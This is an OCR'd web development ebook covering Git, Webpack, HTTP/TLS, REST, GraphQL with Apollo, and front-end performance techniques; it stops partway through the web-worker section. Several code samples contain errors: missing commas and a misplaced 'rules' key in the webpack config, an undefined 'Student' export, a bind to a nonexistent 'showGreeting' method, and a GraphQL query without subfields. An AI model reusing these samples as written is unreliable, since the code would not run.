


HTML TO REACT

The Ultimate Guide

NGNINJA ACADEMY

Web Development


Table Of Content

Module 1 - Web Development Tooling

Git and GitHub Basics

What is Git

- Git is a Version Control System (VCS)
- A version control system helps you document and store changes you made to your file throughout it's lifetime
- It makes it easier to managing your projects, files, and changes made to them
- You can go back and forth to different versions of your files using Git commands
- It helps keep track of changes done to your files over time by any specific user



- Check out the illustration above. Here's a simple flow.
- There are two parts
- One your local setup on your machine
- Two the remote setup where your project files are on the github
- You keep coding in your "working folder" on your computer
- Once you feel you have come to a point where you need to save changes such that a history is maintained for it - that's where you start the commit process
- In the commit process you stage all your changes
- `git add` command for staging changes
- Then you write a nice commit message that will describe your changes to the code
    - ex: Added new TODO component
- Then you commit your changes to your "local repository"
- `git commit` command for committing your changes
- At this point git history is generated for your commited changed. But the changes are still on your local system
- Then you push your changes to the remote repository
- `git push` command for pushing the changes
- After this your changes are on the github cloud
- So, anyone that has access to view your github repo can view these changes and can download it
- They can also write on your changes if given sufficient access
- For downloading the remote repo change use `git fetch`
- `git checkout` command is then used to start working on any git feature branch
- `git merge` is used if you are already on the branch and just want to merge remote changes with your local changes

> NOTE: The exact syntax for these commands will be explained in the following sections

Install Git

- You will first have to install Git to be able to use it
- You can follow the steps from their official docs - https://git-scm.com/
- Once you install verify it by running this command

```
git


// sample output excerpt

usage: git [--version] [--help] [-C <path>] [-c <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--
bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
           <command> [<args>]
```

Create Git project

- After your have installed the Git create your first project by running following command

```
git init Ngninja

// Ngninja is your project name. It can be anything you want.

cd Ngninja
```

- When you run this command a Git repository will be created
- And you will go inside that directory

Adding a file to your repo

- Create a text file `first.txt` in your new folder
- Now to add that file to the Git repository run the following command

```
git add first.txt
```

- This will stage your file making it ready to commit
- The `git add` command takes a snapshot of your file
- Now you will have to push/save this snapshot to your Git repository

> Pro tip: You can add all your files by simply running `git add .` instead of providing the individual file names

Committing your file

- Once you have staged your you will have to run commit command to push your changes to the Git repository

- Run the following command to commit your changes

```
git commit -m "my first commit"
```

- Running this command will make save the snapshot of that file in your Git history
- Commit command can take multiple flags allowing you to customize the command
- `-m` flag is used to provide the commit message
- You can see list of all the available flags here

Git clone

- You can clone a Git repository
- Cloning is to make a copy of the repo and download it to your local computer

How to clone Git repo?

- First get the download link of the repo
- On your terminal to your desired `projects` directory using `cd projects`
- Clone the project

```
git clone [download link]
```

- Go to the project directory and check the content that are downloaded

```
$ cd myProject

$ ls
```

Git Branching

- Git provides a way for multiple people working on the same project using different branches
- Think of Git as a tree
    - Each developer can create their own branch to do their specific work on the project
    - The main branch of the tree is usually called `master`
    - Each developer can commit their changes to their respective branches
    - And when their work is finished they can merge their changes to the main `master` branch
- Run the below command to create your Git branch

```
git branch featureABC
```

- It will create a new branch named `featureABC`
- Like the other Git command this command has other flags available to use
- Read the entire list here

Checkout the branch

- Please note that the above `git branch` command will only create a new branch
- To move your control to that branch you will have to execute another command
- It is called checkout in Git language

```
git checkout featureABC
```

- This will change your current branch to `featureABC`

> Pro Tip: You can create and checkout a new branch in just one command using - `git checkout -b featureABC`

Merging branches

- After you are done working on a feature you may want to merge it to the master branch where you maintain the code for all the completed features
- To do that you will have to merge your branch with the master branch
- Run the following commands to do the merge

```
git checkout master

git merge featureABC
```

- Here you are switching your branch to `master`
- Then the `merge` command merges the changes from the `featureABC` branch to the master branch
- If there are merge conflicts you will have to solve them before completing the merge

Git status

- This command lists all the files that you have worked on and have not been committed yet.

```
git status
```

Webpack

- It is a module loader/packager/module bundler
  - You can code your modules independently
  - And then just give the starting point to your project
- You can provide "entry point" to your app
  - It then resolves all its imports recursively
- You can use it to minify your code
  - CSS, JavaScript, Static files

```
// Simple config

// It will combine and included all referenced files and minify your
JavaScript
"scripts": {
  "build": "webpack"
}
```

- Then you can run the above command using `npm` or `yarn` as follows

```
npm run build
```

Installing Webpack

- Run the following command in your project directory to install webpack

```
npm install --save-dev webpack webpack-dev-server webpack-cli
```

- `webpack module` — this includes all core webpack functionality
- `webpack-dev-server` — this enables development server to automatically rerun webpack when our file is changed
- `webpack-cli` — this enables running webpack from the command line
- To run development server write this in your `package.json`
- Then run `npm run dev`
- To make your project ready for production run `npm run build`

```
"scripts": {
  "dev": "webpack-dev-server --mode development",
  "build": "webpack --mode production"
},
```

Webpack in-depth

- You can also load external plugins and dependencies using Webpack
    - For ex: You can also transpile your JavaScript file using Babel
- Webpack is used to manage your code

  - For example: Put code together and combine everything in a single file
  - So that there are no dependency issues because of order of importing files
    - You just have to mention in each file all its dependencies
    - Then web pack finds the code properly for you

- It does not duplicate imported modules or dependencies

  - Even if you import is multiple times in different files

- Some more examples

```
"scripts": {
  "build": "webpack src/main.js dist/bundle.js", // create bundled JS file
  "execute": "node dist/bundle.js", // uses Node.js to execute/run the
bundled script
  "start": "npm run build -s && npm run execute -s" // do everything above
in single command
}
```

Webpack config

- We can write custom webpack config for our project
- Create `webpack.config.js` in your project root directory and write your config in that file
- Sample config file can look like this


```
const path = require('path')
const HtmlWebpackPlugin = require('html-webpack-plugin')

module.exports = {
  mode: "development",
  entry: "./modules/index.js"
  output: {
    filename: "build.js"
    path: path.resolve(__dirname, "build"), // creates a build folder in
root
  },
  rules: [
    {
      test: /\.css$/,
      use: ["style-loader", "css-loader"]
    }
  ],
  plugins: [
    new HtmlWebpackPlugin({
      template:  path.resolve('./index.html'),
    }),
  ]
}
```

- You can set `mode` to `development` or `production`
    - Default is `production` mode
    - `development` mode means JavaScript is not minified
        - So it is easy to debug
        - You can use bad practices like `eval`
    - `production`
        - It minifies code
        - You cannot use bad practices like `eval`
        - The build is optimized for better performance
- The `entry` tells Webpack where to start
    - It takes one or more entries
    - It looks in these entry files if some other files are imported
    - It goes down to till no file is importing any other file
- `output` config
    - `main.js` by default
    - You can provide custom output file name, and file path
- `output` path
    - It is recommended to install `path` package
    - You can use it to correctly specify path instead of guess work
    - So you can avoid doing `../../.....`
- `rules` define actions to perform based on the predicate
    - We wrote a rule above for `CSS` files
    - For all the CSS files please run it through the `style-loader` and `css-loader`
- `plugins` lets you customize your project packaging
    - We have added `HtmlWebpackPlugin`
    - Install it with `npm install html-webpack-plugin -D` command
    - This plugin will generate `index.html` file in the same directory where our `build.js` is created by Webpack
    - This step will be useful to deploy your React project to Netlify

Module 2 - HTTP and API

What is HTTP

- Hyper Text Transfer Protocol
- It defines a set of rules for sending and receiving (transfer) web pages (hypertext)
    - It is also used to transfer other type of data like JSON and images
- It is a simple `request -> response cycle` between a local machine called as client and a remote machine called as server
- When a request is made it has 3 main pieces
    - Start-line
        - Method, target, version
        - ex: `GET /image.jpg HTTP/2.0`
    - Headers
    - Body
- When a response is send back it also has 3 main pieces
    - Start-line
        - Version, status code, status text
        - ex: `HTTP/2.0 404 Not Found`
    - Headers
    - Body



- Above illustration shows a simple workflow design on how HTTP works
- Your browser makes a GET request to get the site data
  - `ngninja.com` in this case
- The web server has all the needed content to load the site
- The web server sends the necessary content back to the browser in response

HTTP is a stateless protocol

- It treats each pair of request and response independent
- It does not require to store session information
- This simplifies the server design
- As there is no clean up process required of server state in case the client dies
- But, disadvantage being - additional information is required with every request which is interpreted by server

HTTP Headers

- Information about client and server systems are transmitted through HTTP headers
- For ex: timestamps, IP addresses, server capabilities, browser information, cookies
- Some examples of HTTP headers are as mentioned below
- General headers
  - Request URL: https://www.ngninja.com
  - Request Method: GET
  - Status Code: 200 OK

- Request Headers
    - Accept: text/html
    - Accept-Language: en-US,en
    - Connection: keep-alive
    - Host: ngninja.com
    - User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6
    - Cookie: key=value; key2=value2; key3=value3
- Response Headers
    - Connection: keep-alive
    - Content-Encoding: gzip
    - Content-Type: application/json
    - Server: nginx
    - X-Content-Type-Options: nosniff
    - Content-Length: 648

SSL and TLS

- Secure Sockets Layer - SSL
- Transport Layer Security - TLS
- SSL and TLS are cryptographic protocols that guards HTTP
- The combination of TLS (or SSL) and HTTP creates an HTTPS connection
- SSL is older than TLS
- But, "SSL" is commonly used to refer to TLS
- Following protocols use TLS
    - HTTPS = HTTP + TLS
    - FTPS = FTP + TLS
    - SMTPS = SMTP + TLS
- Why do we need TLS?
    - Authentication
        - Verify identity of communicating parties
    - Confidentiality
        - Protect exchange of information from unauthorized access
    - Integrity
        - Prevent alteration of data during transmission

SSL handshake process

- Client contacts the server and requests a secure connection
    - Server replies with cryptographic algorithm or cipher suites
    - Client compares this against its own list of supported cipher suites
    - Client selects one from the list and let the server know about it
- Then server provides its digital certificate
    - This is issued by third party
    - This confirms server's identity
    - It contains server's public cryptographic key
- Client receives the public cryptographic key
    - It then confirms the server's identity
- Using the server's public key client and server establishes a session key
    - This key will be used to encrypt the communication
    - ex: Diffie–Hellman key exchange algorithm can be used to establish the session key
    - Encrypted messages are transmitted over the other side
    - These messages will be verified to see if there's any modification during the transmission

  - If not, the messages will be decrypted with the secret key

> NOTE: Session key is only good for the course of a single, unbroken communications session. A new handshake will be required to establish a new session key when communication is re-established

Web Services

- They are reusable application components
  - Ex: currency conversion app, weather app
- These applications are mainly based on open standards like XML, HTTP, SOAP,etc.
- Web services communicate with each other to exchange data
- They are self-contained, modular, distributed, dynamic applications
- They use standardized XML messaging system

How do web services work?

- Web services work using the following components
- SOAP
  - Simple Object Access Protocol
  - It is a communication protocol
  - Used to transfer messages
  - It uses the internet to communicate
  - XML based messaging protocol
- WSDL
  - Web Services Description Language
  - Used describe the availability of service
  - This is written in XML
  - It is used to describe operations and locate web services


Why web services?

- You can expose existing functionality over the internet and make them reusable
- Applications using different tech-stack can communicate with each other
- It offers low-cost way of communicating
- It decouples your application from the web service
- It can be used to exchange simple to complex documents/data

RESTful web services - REST API

- REST is an architectural style
- REpresentational State Transfer (REST)
- It is a stateless client-server architecture
- Web services are viewed as resources and they are identified by their URIs
- Web clients can access or modify these REST resources
- It is often used in mobile applications, social networking sites

```
Query example:

http://www.ngninja.com/user/12345
```



- Above illustration shows the basics of how REST API works
- REST lets us use HTTP for all four CRUD (Create/Read/Update/Delete) operations
- For example if you are interacting with some customer data
- Customer in the example is the "resource"
- GET -> Read resource
  - Read customer data
- POST -> Create new resource
  - Create new customer
- PUT -> Update an existing resource
  - Update existing customer's information
- DELETE -> Delete a resource
  - Delete the customer

Benefits of REST APIs

- It is a light-weight alternative to RPC, SOAP
- Platform-independent, Language-independent
- REST is totally stateless operations
- REST - simple GET requests, caching possible
- REST is simpler to develop
- Separating concerns between the Client and Server helps improve portability
- Client-server architecture also helps with scalability


More details about REST APIs

- GET query is used to get/read a resource
- POST is used to create
    - It is not idempotent
- PUT is used to update (if does not exist create it)/Replace
    - It must also be idempotent
- DELETE is used to delete resources
    - The operations are idempotent

> Idempotent means result of multiple successful requests will not change the state of the resource after initial application

GraphQL

- Developed by Facebook
- Co-creator Lee Byron
- It is an open-source server-side technology
- It is an execution engine and a data query language



- GraphQL is used to interact with server data source
- Just like RESTFul APIs you can perform CRUD operations on the data
- There are two types of operations you can perform
    - Queries
    - Mutations
- Queries are used to read the data
- Mutations are used to create, update or delete the data

Simple Example

- Lets query for Person data
- Person entity can contain other information too like `lastname, date of birth`
- But we can only query for `firstName` if we want to.

```
// Query

{
  person {
    id
    firstName
  }
}
```

```
// Result

{
  "data": {
    "person": [
      {
        "id": "123",
        "firstName": "Foo"
      },
      {
        "id": "234",
        "firstName": "Boo"
      }
    ]
  }
}
```

Benefits of GraphQL / Why GraphQL?

- Fast
  - It gives only what you ask for
  - It saves multiple round trips
- Robust
  - It returns strongly typed response
- APIs don't need versioning
  - Because you can customize what you ask for at any time
- Docs are auto-generated
  - Because it is strongly typed language

- Central schema
    - It provides a central data model
    - It validates, executes, and is always an accurate picture of what data operations can be performed by the app
- Provides powerful query syntax for traversing, retrieving, and modifying data
- Ask for what you want
    - It gets exactly that
    - It can restrict data that should be fetched from the server
- Debugging is easy
    - Because it is strongly typed language

Setup GraphQL

- You need the recent version of Node.js
    - run `node -v` to verify
    - VSCode GraphQL plugin is recommended

Create First GraphQL Application

- Create a folder `my-app`
- Go to the folder
- Create `package.json` with following dependencies

```
{
  "name": "ngninja-graphql-apollo-server-example",
  "private": true,
  "version": "1.0.0",

  ...

  "dependencies": {
    "body-parser": "1.17.2",
    "cors": "2.8.3",
    "express": "4.15.3",
    "graphql": "0.10.3",
    "graphql-server-express": "0.9.0",
    "graphql-tools": "1.0.0"
  },
  "devDependencies": {
    "babel-cli": "6.24.1",
    "babel-plugin-transform-export-extensions": "^6.22.0",
    "babel-preset-env": "^1.5.2"
  }
}
```

- Then install all dependencies

```
npm install
```

Data Access Layer

- Create your database document in a file called `person.json` under `data` folder

```
// person.json

[
   {
      "id": "123",
      "firstName":"Foo",
      "lastName":"Boo",
   },
]
```

Data store

- We need to create a datastore that loads the data folder contents
- Create `db.js` file under your project folder

```
const { DataStore } = require('notarealdb')

const store = new DataStore('./data')

module.exports = {
   persons:store.collection('persons'),
}
```

Create a schema file `schema.graphql`

- It describes the functionality available to the clients
- It helps decouple client and server

```
// schema.graphql

type Query {
   persons:[Person]
}

type Person {
   id:ID!
   firstName:String
   lastName:String
}
```

Creating your first resolver

- Resolver is a function that generates response for a query
- `persons` resolver will return the list of persons
- Create `resolver.js` file

```
// resolver.js

const db = require('./db')
const Query = {
   persons:() => db.persons.list()
}

module.exports = {Query}
```

Query

- This is how you fetch and read data in Graphql
- The `query` keyword is optional
- It is better than REST API
  - Because user has flexibility on what fields to query for
  - Smaller queries means lesser network traffic so better performance

```
// query with name myQuery

query myQuery{
   persons {
     id
   }
}

// without query keyword

{
   persons {
     id
   }
}
```

Nested Query

- You can also nest queries to create complex queries and fetch multiple entities
- Example get persons and their companies

```
// schema file

type Company {
   id:ID!
   name:String
}

type Person {
   id:ID!
   firstName:String
   lastName:String
   company:Company
}
```

- Now update the resolve to return nested results
- `root` represents person entity
- `companyId` is used to query for the companies

```
// resolver file

const Person = {
   firstName:(root,args,context,info) => {
      return root.firstName
   },
   company:(root) => {
      return db.companies.get(root.companyId);
   }
}
module.exports = {Query,Student}
```

- You can write nested query like below
- This will query for `company` object under `person` object

```
{
   persons{
      id
      firstName
      company {
         id
         name
      }
   }
}
```

Dynamic Queries

- You can use query variables to pass dynamic values to the query

```
// schema
type Query {
   sayHello(name: String!):String
}
```

```
// resolver
sayHello:(root, args, context, info) => `Hi ${args.name}. Welcome!`
```

```
// query
query myQuery($myName: String!) {
   sayHello(name: $myName)
}
```

Mutations

- Mutations are way to modify server data
- Use it to insert, update, or delete data
- NOTE: You can do it using query too -> but not recommended
    - It is just like REST's GET API can modify data
    - But not a good convention

```
// simple example
// schema

type Mutation {
   createPerson(firstName: String, lastName: String): String
}
```

```
// resolver
```

```
const db = require('./db')

const Mutation = {
    createPerson: (root, args, context, info) => {
      return db.students.create({
        firstName: args.firstName,
        lastName: args.lastName,
      })
    },
  }

module.exports = {Mutation}
```

```
// mutation query

mutation {
   createPerson(firstName: "Foo", lastName: "Boo")
}
```

- Above mutation query will create a new person
  - firstName -> Foo
  - lastName -> Boo

Setting up GraphQL client

- GraphQL client is used to the GraphQL server and use the queries and mutations you defined on the server
- You can define GraphQL client by a React app like below
- Create react app using the `create-react-app` tool

```
npx create-react-app my-app
```

- Run a development server at port `3000` to run this react app
- Below code is to get Graphql data in App component
    - It assumes you have run the application
    - Then click the `Show` button
    - It should you the first person's first name

```
import React, { Component } from 'react';
import './App.css';

async function loadPeople(name) {
   const response =  await fetch('http://localhost:9000/graphql', {
      method:'POST',
      headers:{'content-type': 'application/json'},
      body:JSON.stringify({query: `{persons}`})
   })

   const responseBody =  await response.json();
   return responseBody.data.persons;
}

class App extends Component {
   constructor(props) {
      super(props)

      this.state = { persons: [] }
      this.showPerson = this.showGreeting.bind(this)
   }

   showPerson() {
    loadPeople().then(data => this.setState({ persons: data }))
   }

   render() {
     const { persons } = this.state

      return (
        <div className = "App">
          <header className = "App-header">
            <h1 className = "App-title">Welcome to React</h1>
          </header>

          <br/><br/>
          <section>
              <button id="btnGreet" onClick=
{this.showPerson}>Show</button>
              <br/>
              <div id="personsDiv">
                <h1>{persons[0].firstName}</h1>
              </div>
          </section>
        </div>
      )
   }
}

export default App;
```

Online Playgrounds

- You can use Web IDE with autocompletion support and interactive schema lookups
    - https://github.com/graphql/graphiql
    - https://github.com/prisma-labs/graphql-playground
- You can also using code sandbox - https://codesandbox.io/dashboard/recent
    - Select Apollo GraphQL Server sandbox
- There are also public graphQL APIs to play with
    - https://apis.guru/graphql-apis/

GraphQL vs RESTful APIs

- REST API returns a lot of things
    - Not everything is necessary all the time
    - Not good for slower clients
- There is no query language built into REST
    - So cannot request just the required data
- REST is not good for client-specific services
    - You might have to create another intermediate service -> to provide client-specific data
- REST needs multiple round trips for related data/resources

Apollo

- Official site - https://www.apollographql.com/
- Apollo provides all tooling to manage any data your app needs
- Make it much easier for developers to use GraphQL
- It is easy to implement data fetching, loading, error handling
- It also manages cache
    - It does not blindly query for the data
- Apollo has control over fetching policies

- It helps with data pre-fetching
- It offers optimistic updates
  - Apollo don't wait for the full round trip
  - It immediately updates UI with the data you know will be there
  - Use the `optimisticResponse` prop
- Pre-fetch, delay-fetch, polling - all possible
- You can set poll frequency
- Works great with Typescript
- It also offers server-side rendering

Apollo client

- Tool that helps you use GraphQL in the frontend
- You can write queries as a part of UI components
- You can also write write declarative styles queries
- It helps with state management - very useful for large scale applications

Apollo Server

- It is your API gateway
- It can directly talk to your database
- Or it can be a middle layer to your REST API
  - And your existing REST API can continue talking to the database
- You can combine multiple data sources

Module 3 - Web Application Performance

List of ways to reduce page load time?

- Write and include your CSS on top
- Add your JavaScript references at the bottom
- Lazy loading use `defer` in script tag - `<script src="index.js" defer></script>`
- Reduce your image size
- Use `webp` image format
    - They provide lossless compression
- Use `svg` whenever possible
    - They are smaller than bitmap images, responsive by nature
    - They work well with animation
- Use browser caching on your API requests
    - Delivering cached copies of the requested content instead of rendering it repeatedly
- Reduces the number of client-server round trips
- Use fragment caching
    - It stores the output of some code block that remains unchanged for a very long time
    - It is an art of caching smaller elements of non-cacheable dynamic website content
    - Example: Redis object cache
- Reduce load on the Database server
    - Heavy queries - complicated joins should be put on caching servers. Like Redis.
    - Your Database should be hit minimum times possible
    - Reduce simple queries
    - Add minimum table join queries
- Add master-slave Database config
    - Master is the true copy
    - Slaves are replicates
    - Writes happen on master

    - Reads can happen on slaves
    - Have multiple masters to reduce downtime during updates
- Do Database sharding
    - Simple formula: `ID's mod by N`
    - There are other sophisticated algorithms you can use

How to lazy load images?

- There are plugins available too
- Below are some methods using vanilla JavaScript

Method 1

- David Walsh's method
- It is easy to implement and it's effective
- Images are loaded after the HTML content
- However, you don't get the saving on bandwidth that comes with preventing unnecessary image data from being loaded when visitors don't view the entire page content
- All images are loaded by the browser, whether users have scrolled them into view or not
- What happens if JS is disabled?
    - Users may not see any image at all
    - Add `<noscript>` tag with src property

```
<noscript>
  <img
    src="myImage.jpg"
    alt="My Image"
    width="300px" />
</noscript>
```

Example

- Here we are selecting all the images with `img[data-src]` selector
- Once the HTML is loaded we just replace the `data-src` attribute with `src` attribute which will render the image

```
<img data-src="myImage.jpg" alt="My Image">

[].forEach.call(document.querySelectorAll('img[data-src]'), function(img)
{

  img.setAttribute('src', img.getAttribute('data-src'));

  img.onload = function() {
    img.removeAttribute('data-src');
  };

});
```

Method 2

- Progressively Enhanced Lazy Loading
- It is an add on to previous David Walsh's method
- It lazy loads images on scroll
- It works on the notion that not all images will be loaded if users don't scroll to their location in the browser

Example

- We have defined function `isInViewport` which determines where the image "rectangle" via the `getBoundingClientRect` function
- In that function we check if the coordinates of the image are in the viewport of the browser
- If so, then the `isInViewport` function returns true and our `lazyLoad()` method renders the image
- If not, then we just skip rendering that image


```
function lazyLoad(){
  for(var i=0; i<lazy.length; i++){

    if(isInViewport(lazy[i])){

      if (lazy[i].getAttribute('data-src')){
        lazy[i].src = lazy[i].getAttribute('data-src');
        lazy[i].removeAttribute('data-src');
      }
    }
  }
}

function isInViewport(el){
  var rect = el.getBoundingClientRect();

  return (
    rect.bottom >= 0 &&
    rect.right >= 0 &&
    rect.top <= (window.innerHeight ||
document.documentElement.clientHeight) &&
    rect.left <= (window.innerWidth ||
document.documentElement.clientWidth)
  );
}
```

Web Worker

- JavaScript is single-threaded
    - It means you cannot run more than 1 script at the same time
- Web workers provide a mechanism to spawn a separate script in the background
    - You can do any calculation - without disturbing the UI
    - You won't get that website unresponsive chrome error!
- Web workers are general-purpose scripts that enable us to offload processor-intensive work from the main thread
    - UI logic/rendering usually runs on the main thread
- They enable developers to benefit from parallel programming in JavaScript
    - Run different computations at the same time
- When the background thread completes its task it seamlessly notifies the main thread about the results

> NOTE: Ajax call is not multi-threading. It is just non-blocking.

How Web Workers work



- See the above illustration
- There's a main thread
    - Meaning the UI
    - Or the thread on which your which browser it running
- Then there's a worker thread
    - This is where computationally heavy operations are off loaded
    - And then results are used in the main thread processing
- Basic communication happens between UI and web worker using following API
    - `postmessage()` - to send message
    - `onmessage()` - to receive message
    - `myWorker.terminate()` - to terminate the worker thread

```
